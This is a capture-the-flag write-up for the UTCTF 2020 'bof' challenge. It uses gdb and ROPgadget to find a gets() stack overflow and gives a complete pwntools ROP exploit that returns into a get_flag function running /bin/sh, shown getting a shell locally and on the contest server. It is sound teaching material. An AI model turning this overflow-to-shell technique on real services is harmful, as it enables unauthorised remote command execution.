ISSS

INFORMATION AND SYSTEMS SECURITY SOCIETY

UTCTF 2020

Binary Exploitation : bof

Value : 50 Pts

Description : nc binary.utctf.live 9002

Attachment : pwnable (binary file)

Solutions :

First we need to download the attachment file «**pwnable**». Using «**file**» command i was able to see our binary is an «**ELF 64-bit LSB executable**».

```
root@kali:~# file pwnable
pwnable: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=017761d89d9e70fa132c5dca9e2de20a44672698, not stripped
```

Giving to the binary the execution permission with «**chmod**» and running it and we can see its a little prog which ask us to enter a string.

```
root@kali:~# chmod +x pwnable
root@kali:~# ./pwnable
I really like strings! Please give me a good one!
hello world
Thanks for the string
```

Using readelf i find an interesting function named «**get_flag**».

```
root@kali:~/Téléchargements# readelf -a pwnable | grep flag
   51: 00000000004005ea    65 FUNC    GLOBAL DEFAULT   14 get_flag
```

Then i run the binary throught «**gdb**» and start to inspect the «**main**» and «**get_flag**» function.

```
root@kali:~# gdb ./pwnable
```

```
(gdb) disas main
Dump of assembler code for function main:
   0x00000000004005b6 <+0>:	push   %rbp
   0x00000000004005b7 <+1>:	mov    %rsp,%rbp
   0x00000000004005ba <+4>:	sub    $0x70,%rsp
   0x00000000004005be <+8>:	mov    $0x4006b8,%edi
   0x00000000004005c3 <+13>:	callq  0x400470 <puts@plt>
   0x00000000004005c8 <+18>:	lea    -0x70(%rbp),%rax
   0x00000000004005cc <+22>:	mov    %rax,%rdi
   0x00000000004005cf <+25>:	mov    $0x0,%eax
   0x00000000004005d4 <+30>:	callq  0x4004a0 <gets@plt>
   0x00000000004005d9 <+35>:	mov    $0x4006ea,%edi
   0x00000000004005de <+40>:	callq  0x400470 <puts@plt>
   0x00000000004005e3 <+45>:	mov    $0x1,%eax
   0x00000000004005e8 <+50>:	leaveq
   0x00000000004005e9 <+51>:	retq
End of assembler dump.
(gdb) disas get_flag
Dump of assembler code for function get_flag:
   0x00000000004005ea <+0>:	push   %rbp
   0x00000000004005eb <+1>:	mov    %rsp,%rbp
   0x00000000004005ee <+4>:	sub    $0x20,%rsp
   0x00000000004005f2 <+8>:	mov    %edi,-0x14(%rbp)
   0x00000000004005f5 <+11>:	cmpl   $0xdeadbeef,-0x14(%rbp)
   0x00000000004005fc <+18>:	jne    0x400628 <get_flag+62>
   0x00000000004005fe <+20>:	movq   $0x400700,-0x10(%rbp)
   0x0000000000400606 <+28>:	movq   $0x0,-0x8(%rbp)
   0x000000000040060e <+36>:	mov    -0x10(%rbp),%rax
   0x0000000000400612 <+40>:	lea    -0x10(%rbp),%rcx
   0x0000000000400616 <+44>:	mov    $0x0,%edx
   0x000000000040061b <+49>:	mov    %rcx,%rsi
   0x000000000040061e <+52>:	mov    %rax,%rdi
   0x0000000000400621 <+55>:	callq  0x400490 <execve@plt>
   0x0000000000400626 <+60>:	jmp    0x400629 <get_flag+63>
   0x0000000000400628 <+62>:	nop
   0x0000000000400629 <+63>:	leaveq
   0x000000000040062a <+64>:	retq
End of assembler dump.
```

From here we can see that there will be an overflow after reading **0x70 (112 bytes)** which overwriting «**%rbp**» with **the next 8 bytes**.

Now we need to find a **JMP** address to jump on it. Looking at the **get_flag** function, and we can see it will execute «**/bin/sh**» if we have the process flow to call execve. The «/**bin/sh**» si moved behind «**0x4005fe**» to «**0x4005fc**»

Our problem is the comparison before the «**jne**», for the comparison to come out true we need to insert «**0xdeadbeef**» into «**%edi**».

Using «**ropgadget**» we can find any uses of «**edi**» or «**rdi**», which will allow us to reach our goal.

```
root@kali:~# ROPgadget --binary pwnable | grep "di"
0x0000000000400596 : cmp dword ptr [rdi], 0 ; jne 0x4005a5 ; jmp 0x400535
0x0000000000400595 : cmp qword ptr [rdi], 0 ; jne 0x4005a6 ; jmp 0x400536
0x000000000040050d : je 0x400528 ; pop rbp ; mov edi, 0x601048 ; jmp rax
0x000000000040055b : je 0x400570 ; pop rbp ; mov edi, 0x601048 ; jmp rax
0x0000000000400510 : mov edi, 0x601048 ; jmp rax
0x000000000040050f : pop rbp ; mov edi, 0x601048 ; jmp rax
0x0000000000400693 : pop rdi ; ret
```

It seem that «**0x400693**» is perfect, it will pop the next item on the stack into «**%rdi**» and return the next item on the stack. Whit all those information we can make this payload.


```
"A"*120 + p64(0x400693) + p64(0xdeadbeef) + p64(0x4005ea)
```

We make a bunch of 120 bytes, adding the address at «**0x400693»**, adding our «**0xdeadbeef**» for insert it into «**%edi**» cause of the comparison, then adding the address of the «**get_flag**» function.

Now we can craft our script and add the payload into it.

```
import pwn
from pwn import *

addr_rdi = 0x0000000000400693
beef = 0xdeadbeefdeadbeef
get_flag = 0x00000000004005ea

payload = "A"*120 + p64(addr_rdi) + p64(beef) + p64(get_flag)

r = process("./pwnable")

r.sendline(payload)
r.interactive()
```

Running the script locally and we can confirm our buffer overflow work, we get a shell locally.



```
root@kali:~/Téléchargements# python exploit.py
[+] Starting local process './pwnable': pid 2955
[*] Switching to interactive mode
I really like strings! Please give me a good one!
Thanks for the string
$ whoami
root
$ ls
exploit.py  pwnable
$
[*] Interrupted
[*] Stopped process './pwnable' (pid 2955)
```

Now we need to modify once again the script for interact into the server. Just replace the line

r = process(« ./pwnable)

with

r = remote(‘binary.utctf.live’, 9002)

```
import pwn
from pwn import *

addr_rdi = 0x0000000000400693
beef = 0xdeadbeefdeadbeef
get_flag = 0x00000000004005ea

payload = "A"*120 + p64(addr_rdi) + p64(beef) + p64(get_flag)

#r = process("./pwnable")
r = remote('binary.utctf.live', 9002)
r.sendline(payload)
r.interactive()
```

Running the code and we get the shell. Take the flag.

```
root@kali:~# python exploit.py
[+] Opening connection to binary.utctf.live on port 9002: Done
[*] Switching to interactive mode
I really like strings! Please give me a good one!
Thanks for the string
$ whoami
stackoverflow
$ ls
flag.txt
$ cat flag.txt
utflag{thanks_for_the_string_!!!!!!}
```

Flag : utflag{thanks_for_the_string_!!!!!!}